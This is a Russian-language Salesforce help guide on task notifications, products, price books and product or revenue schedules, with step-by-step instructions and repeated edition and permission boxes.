Lightning Experience не отображает параметр отправки сообщения электронной почты при назначении пользователем задачи. Система также не отображает настройки получения сообщения по электронной почте, когда кто-либо назначает задачу пользователю. Однако при переходе с Lightning Experience на Salesforce Classic один из этих параметров может быть доступен. Это зависит от того, каким образом администратор настроил организацию Salesforce. Если доступен один из этих параметров, пользователь может получать сообщения электронной почты по задачам, которые он назначил для себя или создал со статусом «Завершено». Дополнительную информацию можно получить у администратора Salesforce.

### [Уведомления о задачах в Salesforce Classic](#)

Salesforce может отправлять уведомление по электронной почте, когда кто-либо создает или назначает задачу, в зависимости от того, каким образом администратор Salesforce настроил организацию пользователя.

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** выпуски, кроме **Personal Edition** и **Database.com**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания задач:

- «Редактирование задач»

## Уведомления о задачах в Lightning Experience

Lightning Experience не отображает параметр отправки сообщения электронной почты при назначении пользователем задачи. Система также не отображает настройки получения сообщения по электронной почте, когда кто-либо назначает задачу пользователю. Однако при переходе с Lightning Experience на Salesforce Classic один из этих параметров может быть доступен. Это зависит от того, каким образом администратор настроил организацию Salesforce. Если доступен один из этих параметров, пользователь может получать сообщения электронной почты по задачам, которые он назначил для себя или создал со статусом «Завершено». Дополнительную информацию можно получить у администратора Salesforce.

## Уведомления о задачах в Salesforce Classic

Salesforce может отправлять уведомление по электронной почте, когда кто-либо создает или назначает задачу, в зависимости от того, каким образом администратор Salesforce настроил организацию пользователя.

Чтобы определить алгоритм отправки уведомлений о задачах, используемый организацией, обратитесь к администратору Salesforce.

- Пользователи могут задавать собственную настройку для электронных уведомлений при назначении задачи.
- Необходимость отправки электронного уведомления о задаче может определяться пользователем, назначающим задачу.
- Пользователи не могут получать электронные уведомления при назначении задачи.

Если пользователи могут задавать собственную настройку для электронных уведомлений при назначении задачи, то электронные уведомления отправляются по умолчанию.

Чтобы отказаться от получения электронных уведомлений, измените параметр ниже.

- Последовательно выберите пункты «Напоминания и сигналы» > «События и задачи» на странице личных параметров и снимите флажок «Уведомлять меня по эл. почте, если кто-то назначает мне задачу».

## Отслеживание продуктов, цен и графиков платежей

### Продукты

Термин «Продукты» в Salesforce используется для обозначения продуктов и услуг, которые компания предоставляет клиентам.

#### Понятие продукта

Прежде чем приступить к работе с продуктами в Salesforce, рекомендуем ознакомиться с основными понятиями.

#### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience:  
**Developer Edition, Enterprise Edition, Group Edition, Performance Edition, Professional Edition** и **Unlimited Edition**.

#### ВЕРСИИ

Доступно в Salesforce Classic в версиях: **все** версии, кроме **Database.com Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания задач:

- «Редактирование задач»

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### Рекомендации по созданию продуктов

Создание продуктов в системе Salesforce позволяет администраторам и менеджерам отдела продаж отслеживать продаваемые компанией продукты и услуги. Торговые представители могут добавлять созданные продукты в сметы, возможности и заказы. Ниже приведены рекомендации, с которыми следует ознакомиться перед началом работы.

### Понятие продукта

Прежде чем приступить к работе с продуктами в Salesforce, рекомендуем ознакомиться с основными понятиями.

*Продукты* — это товары и услуги, продаваемые клиентам. Один и тот же продукт может использоваться в нескольких прайс-листах под разными ценами.

При просмотре страницы сведений о возможности, смете, заказе или сервисном контракте в связанных списках «Продукты» или «Элементы строки сметы» отображаются продукты соответствующей записи. Данные связанные списки могут использоваться при выборе прайс-листа для записи, добавления или редактирования продуктов, а также для создания или редактирования расписаний для продуктов возможности. Связать продукт с записью можно на странице записи. Например, чтобы выбрать продукт для добавления в смету, нажмите кнопку **«Добавить элемент строки»** в связанном списке «Элементы строки сметы» на странице сведений о смете.

Чтобы просмотреть продукты, доступные для совместного использования с бизнес-партнерами с помощью функции Salesforce to Salesforce, выберите нужное списковое представление в разделе «Продукты от подключений».

СМ. ТАКЖЕ:

[Продукты](#)

[Рекомендации по созданию продуктов](#)

### ВЕРСИИ

Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Сметы, заказы и расписания доступны в Salesforce Classic.

Доступно в версиях:

**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**



## Рекомендации по созданию продуктов

Создание продуктов в системе Salesforce позволяет администраторам и менеджерам отдела продаж отслеживать продаваемые компанией продукты и услуги. Торговые представители могут добавлять созданные продукты в сметы, возможности и заказы. Ниже приведены рекомендации, с которыми следует ознакомиться перед началом работы.

- Для создания и просмотра продуктов требуются полномочия «Чтение» и «Создание».
- Для создания нового продукта нажмите кнопку **«Создать»** на начальной странице «Продукты».
- Продукт также можно создать путем клонирования существующего продукта.
- Чтобы гарантировать высокую производительность системы при использовании прайс-листов, рекомендуем создавать не более двух миллионов продуктов.
- Чтобы добавить продукты в прайс-лист, установите для них [стандартную активную цену](#).
- Нажмите кнопку **«Правка»** над сведениями о продукте, чтобы определить порядок выплат и доставки с помощью [расписания продукта](#).

СМ. ТАКЖЕ:

[Создание записей](#)

## Цены и прайс-листы

Прайс-листы позволяют отслеживать цены на продукты и услуги, которые ваша компания предлагает клиентам.

### [Принципы использования прайс-листов](#)

Ознакомьтесь с материалами о прайс-листах и записей прайс-листов.

### [Назначение и изменение цен продуктов](#)

Пользователи могут устанавливать и изменять цены на продукты и услуги компании.

### [Создание настраиваемых прайс-листов](#)

Создавайте настраиваемые прайс-листы для каждого сегмента рынка, на котором работают ваши торговые представители. Затем добавьте продукты в каждый прайс-лист с ценами, которые вы предлагаете на каждом сегменте рынка. Например, если вы продаете товар на внутреннем и внешнем рынках по разным ценам, вы можете создать два настраиваемых прайс-листа, один — для внутреннего рынка и один — для внешнего.

### [Рекомендации по предоставлению общего доступа к прайс-листам](#)

Предоставление общего доступа позволяет участникам группы сбыта работать с прайс-листами в Salesforce Classic.

### [Рекомендации по удалению прайс-листов](#)

Чтобы удалить прайс-листы из связанных списков, рекомендуем заархивировать, деактивировать или удалить прайс-листы. Каждое действие удаления отличается своим результатом. Прежде чем удалить прайс-лист из связанных списков, рекомендуем выбрать оптимальный способ удаления в соответствии с текущими бизнес-требованиями.

### ВЕРСИИ

|  |   |
|--|---|
| Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience | Сметы, заказы и расписания доступны в: Salesforce Classic |
|--|---|

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
 Salesforce Classic и  
 Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Рекомендации по удалению продукта из прайс-листа

Прежде чем удалить продукт из прайс-листа, рассмотрите следующие рекомендации.

### Рекомендации по удалению продуктов и прайс-листов

Ниже перечислены основные моменты, которые следует учитывать при удалении продукта или прайс-листа.

## Принципы использования прайс-листов

Ознакомьтесь с материалами о прайс-листах и записей прайс-листов.

*Прайс-лист* — это список продуктов и цен.

- *Стандартный прайс-лист* — это основной список всех продуктов и *стандартных цен* на них. Salesforce создает стандартный прайс-лист, когда вы начнете создавать записи продуктов. В этот прайс-лист включаются все продукты и их стандартные цены, независимо от настраиваемых прайс-листов, которые также могут включать в себя эти продукты.
- *Настраиваемый прайс-лист* — это отдельный список продуктов, содержащий настраиваемые цены, также называемые *ценами по прайс-листу*. Настраиваемые прайс-листы позволяют предлагать продукты по разным ценам разным сегментам рынка, областям и другим подгруппам клиентов. Можно создать отдельный прайс-лист для каждой группы клиентов. Например, если у вас есть один набор цен для клиентов, проживающих внутри страны, и другой, для проживающих за границей, создайте отдельные прайс-листы для клиентов внутри страны и для клиентов за границей.

*Запись прайс-листа* — это продукт с указанной ценой в прайс-листе. Для всех прайс-листов указывается валюта цены.

- *Записи в стандартном прайс-листе* — это стандартные цены или цены по умолчанию для продаваемых продуктов и услуг. Когда вы создаете запись продукта, Salesforce создаст запись в стандартном прайс-листе. Запись в стандартном прайс-листе можно отметить как активную или неактивную в зависимости, к примеру, от планируемого времени начала продаж.
- *Записи настраиваемого прайс-листа* — это настраиваемые цены прейскуранта или цены по умолчанию для продаваемых продуктов и услуг. Настраиваемые записи прайс-листа могут создаваться только для продуктов с активными записями стандартного прайс-листа.
- В Lightning Experience на страницах сведений о продуктах отображаются связанный список «Стандартная цена» и связанный список «Прайс-листы» как единый связанный список «Прайс-листы».
- Если вы настроите макет страницы подробных сведений «Запись прайс-листа», то не будет существовать взаимодействия полей для полей записи прайс-листа в пользовательском интерфейсе. Если флажок *Использовать стандартную цену* удален из макета страницы, а этот флажок установлен для записи прайс-листа, вы не можете редактировать цену по прейскуранту. Поле *Цена по прайс-листу* отключено и не может включаться на этой странице.

СМ. ТАКЖЕ:

[Цены и прайс-листы](#)

[Назначение и изменение цен продуктов](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Назначение и изменение цен продуктов

Пользователи могут устанавливать и изменять цены на продукты и услуги компании.

### [Назначение цен продуктам в Lightning Experience](#)

Пользователи могут отслеживать различные типы цены в зависимости от сегмента рынка и клиентов.

### [Назначение и изменение цен продуктов в Salesforce Classic](#)

Пользователи могут отслеживать различные типы цены в зависимости от сегмента рынка и клиентов.

СМ. ТАКЖЕ:

[Рекомендации по назначению цен](#)

[Добавление и изменение продуктов в возможностях](#)

[Использование групп продуктов](#)

[Принципы использования прайс-листов](#)

## Назначение цен продуктам в Lightning Experience

Пользователи могут отслеживать различные типы цены в зависимости от сегмента рынка и клиентов.

## Назначение стандартных цен в стандартном прайс-листе

1. Выберите нужный продукт.
2. Нажмите кнопку **«Добавить стандартную цену»** в связанном списке прайс-листа на странице сведений о продукте. Если стандартная цена уже указана, нажмите кнопку **«Редактировать»** в меню «Показать больше», чтобы внести изменения.
3. Введите новую стандартную цену в поле «Цена по прайс-листу».
4. Чтобы активировать данную цену для продуктов возможностей, смет или других настраиваемых прайс-листов, установите флажок «Активно».
5. Сохраните внесенные изменения.  
Стандартная цена автоматически связывается с продуктом в стандартном прайс-листе.

## Назначение цен по прайс-листу в настраиваемом прайс-листе

1. Выберите нужный продукт.
2. Нажмите кнопку **«Добавить в прайс-лист»** в связанном списке прайс-листа на странице сведений о продукте.
3. Выберите прайс-лист и валюту для новой цены по прайс-листу и нажмите кнопку **«Далее»**.
4. Введите цену по прайс-листу. Либо выберите параметр «Использовать стандартную цену», если хотите, чтобы цена по прайс-листу была идентична стандартной.
5. Чтобы эта цена была доступна при добавлении продукта в возможности или сметы, установите флажок «Активно».
6. Сохраните внесенные изменения.

## ВЕРСИИ

Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Сметы доступны в: Salesforce Classic

Доступно в версиях:

**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

### Изменение записей прайс-листа

Нажмите кнопку **«Правка»** рядом с записью прайс-листа в одном из следующих разделов:

- Связанный список «Продукты» на странице сведений о прайс-листе
- Связанный список «Прайс-листы» на странице сведений о продукте

### Назначение и изменение цен продуктов в Salesforce Classic

Пользователи могут отслеживать различные типы цены в зависимости от сегмента рынка и клиентов.

#### Назначение стандартных цен

1. Выберите нужный продукт.
2. Нажмите кнопку **«Добавить»** в связанном списке «Стандартная цена» на странице сведений о продукте.

Чтобы изменить добавленную стандартную цену, перейдите по ссылке **«Правка»**. Чтобы изменить все стандартные цены в других валютах, нажмите кнопку **«Редактировать все»**.

3. Введите стандартную цену.
4. Чтобы активировать данную цену для продуктов возможностей, смет или других настраиваемых прайс-листов, установите флажок «Активно».
5. Сохраните внесенные изменения.

Стандартная цена автоматически связывается с продуктом в стандартном прайс-листе.

#### Назначение цен по прайс-листу

1. Выберите нужный продукт.
2. Перейдите по ссылке **«Правка»** напротив нужного настраиваемого прайс-листа в связанном списке «Прайс-листы» на странице сведений о продукте.

Чтобы добавить продукт в настраиваемый прайс-лист, нажмите кнопку **«Добавить в прайс-лист»** в связанном списке «Прайс-листы».

3. Введите цену по прайс-листу. При совпадении цен установите флажок «Использовать стандартную цену».
4. Чтобы активировать данную цену для продуктов возможностей или смет, установите флажок «Активно».
5. Сохраните внесенные изменения.

#### Редактирование цены

Нажмите кнопку **«Правка»** рядом с записью прайс-листа в одном из нижеперечисленных разделов:

- Связанный список «Продукты» на странице сведений о прайс-листе
- Связанный список «Стандартная цена» на странице сведений о продукте
- Связанный список «Прайс-листы» на странице сведений о продукте
- Списковое представление прайс-листов

## Создание настраиваемых прайс-листов

Создавайте настраиваемые прайс-листы для каждого сегмента рынка, на котором работают ваши торговые представители. Затем добавьте продукты в каждый прайс-лист с ценами, которые вы предлагаете на каждом сегменте рынка. Например, если вы продаете товар на внутреннем и внешнем рынках по разным ценам, вы можете создать два настраиваемых прайс-листа, один — для внутреннего рынка и один — для внешнего.

1. Ознакомьтесь с [рекомендациями](#).
2. На странице «Прайс-листы» нажмите кнопку **«Создать»**.
3. Введите имя прайс-листа.
4. Если в вашей организации Salesforce используются описания, введите описание для вашего прайс-листа.
5. Чтобы разрешить торговым представителям добавление прайс-листа или его записей в возможности и сметы, установите флажок **«Активно»**.
6. При самостоятельном создании настраиваемого прайс-листа рекомендуем оставить его пустым, заполнить записями, скопированными из другого прайс-листа, или добавить новые записи.

СМ. ТАКЖЕ:

[Принципы использования прайс-листов](#)

### ВЕРСИИ

|   |   |
|---|---|
| Продукты и прайс-листы доступны в следующих версиях:<br>Salesforce Classic и Lightning Experience | Сметы доступны только в Salesforce Classic. |
|---|---|

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition**  
и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или клонирования прайс-листов:

- «Создание» для прайс-листов

Для просмотра прайс-листов:

- «Чтение» для продуктов

И

«Чтение» для прайс-листов

## Рекомендации по предоставлению общего доступа к прайс-листам

Предоставление общего доступа позволяет участникам группы сбыта работать с прайс-листами в Salesforce Classic.

Администраторы и пользователи с полномочием «Редактирование» для прайс-листов могут предоставлять общий доступ к прайс-листам большему количеству пользователей. Однако нельзя сделать модель общего доступа строже, чем модель по умолчанию.

Для просмотра и управления сведениями об общем доступе нажмите кнопку **«Общий доступ»** на странице сведений о прайс-листе. Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к прайс-листу. Ниже перечислены действия, доступные на данной странице.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений.
- Чтобы изменить или удалить созданное представление, выберите его в раскрывающемся списке «Просмотр» и перейдите по ссылке **«Правка»**.
- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **«Добавить»**.
- Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.

Если участникам группы сбыта требуется доступ к сведениям о ценах на странице продукта, но единым стандартным параметрам для прайс-листов задано значение «Нет доступа», задайте всем пользователям организации доступ к стандартным прайс-листам на уровне «Только для просмотра».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления общего доступа к прайс-листам:

- «Редактирование» для прайс-листов

## Рекомендации по удалению прайс-листов

Чтобы удалить прайс-листы из связанных списков, рекомендуем заархивировать, деактивировать или удалить прайс-листы. Каждое действие удаления отличается своим результатом. Прежде чем удалить прайс-лист из связанных списков, рекомендуем выбрать оптимальный способ удаления в соответствии с текущими бизнес-требованиями.

- Удаление, деактивация или архивирование настраиваемого прайс-листа не влияет на другие прайс-листы или списки продуктов. Однако эти действия могут отражаться на ваших коммерческих возможностях и планах продаж. Смена привязки к коммерческим возможностям или сметам иногда необходима перед тем, как вы удалите связанный прайс-лист.
- Стандартный прайс-лист может быть только деактивирован.

## Рекомендации по удалению прайс-листов

- Прайс-лист, используемый возможностями или сметами, не может быть удален. Если вы попытаетесь это сделать, система создаст список коммерческих возможностей или смет, в которых используется прайс-лист.
- Удаление прайс-листа инициирует удаление всех его записей. Удаленный прайс-лист и его записи перемещаются в корзину. Восстановить их можно в течение 15 дней.

## Рекомендации по удалению прайс-листов

- Чтобы активировать, деактивировать или повторно активировать прайс-лист, рекомендуем изменить его свойства.
- Вы можете деактивировать прайс-лист, даже если он используется в коммерческой возможности или смете.
- Деактивация прайс-листа не препятствует управлению его записями.

## Рекомендации по удалению прайс-листов

- Вы можете архивировать прайс-лист, даже если он используется в коммерческой возможности или смете.
- Архивный прайс-лист отображается во всех связанных записях, но является недоступным.
- Записи архивных прайс-листов не отображаются в результатах поиска.
- Вы не сможете восстановить или удалить архивированный прайс-лист.

СМ. ТАКЖЕ:

[Принципы использования прайс-листов](#)

[Понятие продукта](#)

### ВЕРСИИ

|   |   |
|---|---|
| Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience. | Сметы доступны только в Salesforce Classic. |
|---|---|

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition**  
 и **Developer Edition.**

## Рекомендации по удалению продукта из прайс-листа

Прежде чем удалить продукт из прайс-листа, рассмотрите следующие рекомендации.

- При удалении продукта из прайс-листа удаляются и все связанные с ним записи прайс-листа.
- Восстановление продукта из корзины инициирует восстановление любых связанных записей прайс-листа.
- Продукт, связанный с возможностями, сметами, сервисными контрактами или элементами строки контракта, не может быть удален.
- Продукт, используемый в возможности или смете, не может быть удален. При попытке удалить его система Salesforce отображает список возможностей и смет. Так вы сможете удалить продукт из этих возможностей и смет и повторить попытку. Чтобы сохранить продукт в возможностях и сметах, рекомендуем деактивировать или заархивировать продукт. См. [«Рекомендации по удалению продуктов и прайс-листов»](#).

## Рекомендации по удалению продуктов и прайс-листов

Ниже перечислены основные моменты, которые следует учитывать при удалении продукта или прайс-листа.

- Удаление продукта или прайс-листа инициирует удаление всех связанных записей прайс-листа. Тем не менее, удаление продукта, доступного в нескольких прайс-листах, из одного прайс-листа не влияет на другие прайс-листы. Аналогично, удаление прайс-листа не инициирует удаление его продуктов из другого прайс-листа.
- Чтобы удалить продукт полностью, удалите его из стандартного прайс-листа.
- Продукт, связанный с возможностями, сметами, сервисными контрактами или элементами строки контракта, не может быть удален.
- Продукт или прайс-лист, связанный с процессом утверждения или содержащий отложенное действие бизнес-правила, не может быть удален.
- Если продукт или прайс-лист используется в возможности, смете или заказе, то пользователю доступны указанные ниже действия.
  - Чтобы деактивировать элемент, откройте страницу изменения сведений и снимите флажок «Активно». Рекомендуем деактивировать продукт или прайс-лист, используемый в возможности или смете. Данный продукт или прайс-лист будет недоступен пользователям, но может быть активирован повторно. Деактивация не влияет на журнал элемента строки возможности.

### ВЕРСИИ

Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Сметы доступны только в Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition**  
 и **Developer Edition.**

### ВЕРСИИ

Продукты и прайс-листы доступны в следующих версиях: Salesforce Classic и Lightning Experience

Сметы, заказы и расписания доступны в Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition**  
 и **Developer Edition.**



- Удалите связанный продукт или прайс-лист из всех возможностей и смет. При попытке удаления продукта или прайс-листа, используемого в возможности или смете, система Salesforce отображает список соответствующих возможностей или смет.
  - При удалении прайс-листа рекомендуем открыть каждую возможность или смету и удалить соответствующий прайс-лист.
  - При удалении продукта рекомендуем удалить его из всех связанных возможностей и смет.

Затем можно удалить прайс-лист или продукт.

- Заархивируйте продукт или прайс-лист со всеми связанными записями прайс-листа. Рекомендуем использовать этот параметр с осторожностью. Архивные продукты и прайс-листы не могут быть восстановлены, так как они не перемещаются в корзину. Архивные продукты и прайс-листы продолжают отображаться во всех возможностях и сметах, где содержались до архивирования.

Архивный прайс-лист отображается во всех связанных записях, но является недоступным.

## Расписания продуктов

Пользователи Salesforce Classic могут создавать *расписания продуктов*, с помощью которых определяются сроки оплаты или доставки продуктов в определенный период времени. Пользователи Lightning Experience также могут временно пользоваться этой функцией при переключении в Salesforce Classic.

### Понятие расписания продукта

Администраторы и менеджеры отдела продаж могут создавать стандартные расписания для продуктов и расписания для отдельных элементов строки возможности. Перед началом работы рекомендуем ознакомиться с базовыми сведениями.

### Рекомендации по использованию расписаний продуктов

Ниже представлены рекомендации и примеры, с которыми следует ознакомиться при добавлении расписаний продуктов или составлении расписаний для продуктов возможностей.

### Добавление и редактирование расписаний продуктов

Расписания используются для определения сроков оплаты и доставки продуктов.

### Определение расписаний для продуктов возможностей

Расписания продуктов используются для настройки выплат по объему продаж и реализованному доходу.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Понятие расписания продукта

Администраторы и менеджеры отдела продаж могут создавать стандартные расписания для продуктов и расписания для отдельных элементов строки возможности. Перед началом работы рекомендуем ознакомиться с базовыми сведениями.

- *Расписание объемов продукции* определяет срок доставки продукта.
- *Расписание доходов* определяет срок оплаты продукта.
- *Стандартное расписание* связано с конкретным продуктом в конкретном прайс-листе. Стандартные расписания используются при каждом добавлении продукта в возможность. Стандартные расписания могут быть переопределены для всех возможностей.

Следует указать, какие типы расписаний будут использоваться в организации Salesforce и какие типы расписаний можно задать для каждого отдельного продукта.

- Расписание объемов продукции используется при единовременной оплате, но поэтапном получении продукта (например, годовая подписка на ежемесячный журнал). Расписание объемов продукции содержит даты, количество единиц, количество выплат, условия доставки и прочие положения, заданные компанией.
- Расписание доходов используется при регулярной оплате, но единовременном получении продукта (например, продажа настраиваемых продуктов, оплачиваемых поэтапно, но доставляемых один раз). Расписание доходов содержит даты, суммы доходов, количество выплат, подтверждения дохода и прочие положения.
- Расписание объемов продукции и доходов используется при получении заказа по графику доставки и оплате продуктов по графику платежей (например, месячная подписка на продукт, оплачиваемая ежемесячно).
- Рекомендуем использовать стандартные расписания при одинаковом графике оплаты продуктов всеми клиентами или регулярном графике доставки продуктов. Пользователи, которые, как правило, настраивают расписания, могут не создавать стандартные расписания.

СМ. ТАКЖЕ:

[Расписания продуктов](#)

## Рекомендации по использованию расписаний продуктов

Ниже представлены рекомендации и примеры, с которыми следует ознакомиться при добавлении расписаний продуктов или составлении расписаний для продуктов возможностей.

### Рекомендации по использованию стандартных расписаний продуктов

- Возможности, содержащие продукт, для которого добавляется или изменяется расписание, не обновляются. При наличии у продукта стандартных расписаний объемов продукции и доходов сначала рассчитывается расписание объемов для определения общего дохода по продукту. Затем для этой суммы применяется расписание доходов.
- При наличии элемента строки сметы со скидкой поле «Скидка» не может быть изменено, если соответствующая запись продукта использует стандартное расписание.
- Если продукт использует стандартные расписания, заданные для записи продукта, то расписания создаются автоматически при добавлении продукта в возможность. Даты выплат начинаются с даты, выбранной при добавлении продукта. Если дата продукта не выбрана, то используется поле возможности «Дата закрытия».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Примеры использования стандартных расписаний продуктов

- **Только стандартное расписание доходов.** Компания-поставщик интерактивного программного обеспечения продает годовые контракты по цене 1 200 рублей за одну лицензию. Все лицензии, приобретенные клиентом, предоставляются одновременно, но доход распределяется по месяцам. В данном случае задается расписание доходов, содержащее поля «Тип расписания» («Разделить»), «Период выплаты» («Ежемесячно») и «Количество выплат» («12»).  
При таком расписании по умолчанию получается следующее: торговый представитель 15 марта использует возможность и продает 200 лицензий по цене 1 200 долларов каждая за год использования. Все 200 лицензий предоставляются 15 марта. Общий годовой доход по данному продукту составляет 240 000 долларов (количество, умноженное на годовую стоимость). Расписание доходов делит общий доход на ежемесячные выплаты по 20 000 долларов, выполняемые 15 числа каждого месяца в течение последующего года.
- **Только стандартное расписание объемов продукции.** Компания-поставщик медицинских принадлежностей продает языкодержатели по цене 10 рублей за один комплект. Компания заключает годовой контракт с медицинским учреждением на ежемесячную поставку. В данном случае задается расписание объемов, содержащее поля «Тип расписания» («Повторить»), «Период выплаты» («Ежемесячно») и «Количество выплат» («12»).  
Приведем конкретный пример. 1 января торговый представитель продает 1 000 комплектов. Расписание объемов продукции создает 12 ежемесячных выплат с общим годовым количеством 12 000 комплектов. Общий доход рассчитывается исходя из цены за единицу продукции и общего количества, поэтому составляет на 1 января 120 000 рублей.
- **Стандартные расписания объемов продукции и доходов.** Производственная компания продает виджеты по цене 10 долларов за один. Компания заключает годовой контракт на еженедельную поставку виджетов, но оплата производится ежеквартально. В данном случае задается расписание объемов, содержащее поля «Тип расписания» («Повторить»), «Период выплаты» («Еженедельно») и «Количество выплат» («52»). В данном случае задается расписание доходов, содержащее поля «Тип расписания» («Разделить»), «Период выплаты» («Ежеквартально») и «Количество выплат» («4»).  
При таких расписаниях по умолчанию получается следующее. 1 января торговый представитель продает 2 000 виджетов. Сначала применяется расписание по объемам продукции, которое создает еженедельные доставки 2 000 виджетов с общим годовым количеством 104 000 виджетов. Общий доход рассчитывается исходя из цены за единицу продукции и общего количества. Затем общий доход, составляющий 1 040 000 рублей, делится на ежеквартальные выплаты размером по 260 000 рублей каждая.

СМ. ТАКЖЕ:

[Добавление и редактирование расписаний продуктов](#)

## Добавление и редактирование расписаний продуктов

Расписания используются для определения сроков оплаты и доставки продуктов.

1. См. [рекомендации и примеры](#).
2. Выберите нужный [тип расписания](#).
3. Выберите нужный продукт на начальной странице вкладки «Продукты».
4. Нажмите кнопку «**Правка**».
5. Выберите нужный тип расписания: расписания объемов продукции, расписания доходов или оба. Выбор ограничивается параметрами расписания, используемыми в организации, и типами расписания, включенными администратором Salesforce для продуктов.
6. Введите сведения о расписании.
7. Сохраните внесенные изменения.
8. Сведения об определении расписания для продуктов возможностей см. в разделе [Определение расписаний для продуктов возможностей](#).
9. Чтобы редактировать расписание продукта, нажмите кнопку «**Правка**» на странице сведений о продукте.

СМ. ТАКЖЕ:

- [Определение расписаний для продуктов возможностей](#)
- [Назначение и изменение цен продуктов](#)

## Определение расписаний для продуктов возможностей

Расписания продуктов используются для настройки выплат по объему продаж и реализованному доходу.

1. См. [рекомендации и примеры](#).
2. Убедитесь, что [расписания продуктов уже добавлены](#).
3. Щелкните имя нужного продукта возможности в связанном списке «Продукты».
4. Чтобы создать расписание, нажмите кнопку «**Установить**». Чтобы удалить устаревшее расписание и добавить новое, нажмите кнопку «**Переустановить**».
5. Выберите нужный тип расписания: расписания объемов продукции, расписания доходов или оба. Выбор ограничивается параметрами расписания, используемыми в организации, и типами расписания, включенными администратором Salesforce для продуктов.
6. Введите сведения о расписании.
7. Сохраните внесенные изменения.  
Salesforce отобразит выплаты по расписанию.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и редактирования расписаний продуктов выполните следующее.

- «Редактирование» для продуктов

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления и редактирования расписаний продуктов выполните следующее.

- «Редактирование» для возможностей

8. Для редактирования выплат нажмите кнопку **«Правка»**.

СМ. ТАКЖЕ:

[Понятие расписания продукта](#)

## Рекомендации по добавлению шаблонов права для продуктов

Ниже приведены рекомендации, которые следует принять во внимание администраторам и менеджерам отдела продаж при использовании связанного списка «Шаблоны права».

Шаблон права — это predefined условия уровня обслуживания клиента, которые пользователь может легко добавлять в продукты. Например, создайте шаблоны права для веб-поддержки или поддержки по телефону, чтобы разрешить пользователям добавление прав в продукты, предложенные клиентам.

Связанный список «Шаблоны права» содержит шаблоны права, доступные для продукта. Доступность и содержимое связанного списка «Шаблоны права» определяются администраторами.

- Чтобы найти нужный шаблон права, введите имя или часть имени в текстовом поле и нажмите кнопку **«Начать»**.
- Чтобы добавить шаблоны прав в продукты, щелкните **«Добавить шаблон права»**, установите флажок напротив нужного шаблона, щелкните **«Вставить выбранное»**, затем нажмите кнопку **«Готово»**.
- Доступные действия с шаблоном права перечислены в списке «Действие». Например, чтобы удалить шаблон права из продукта, щелкните **«Удалить»**.
- Имя шаблона права отображается в списке «Шаблоны права». Чтобы просмотреть сведения о шаблоне, щелкните имя нужного шаблона.
- Пользователь, создавший шаблон права, указывается в поле «Создано».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
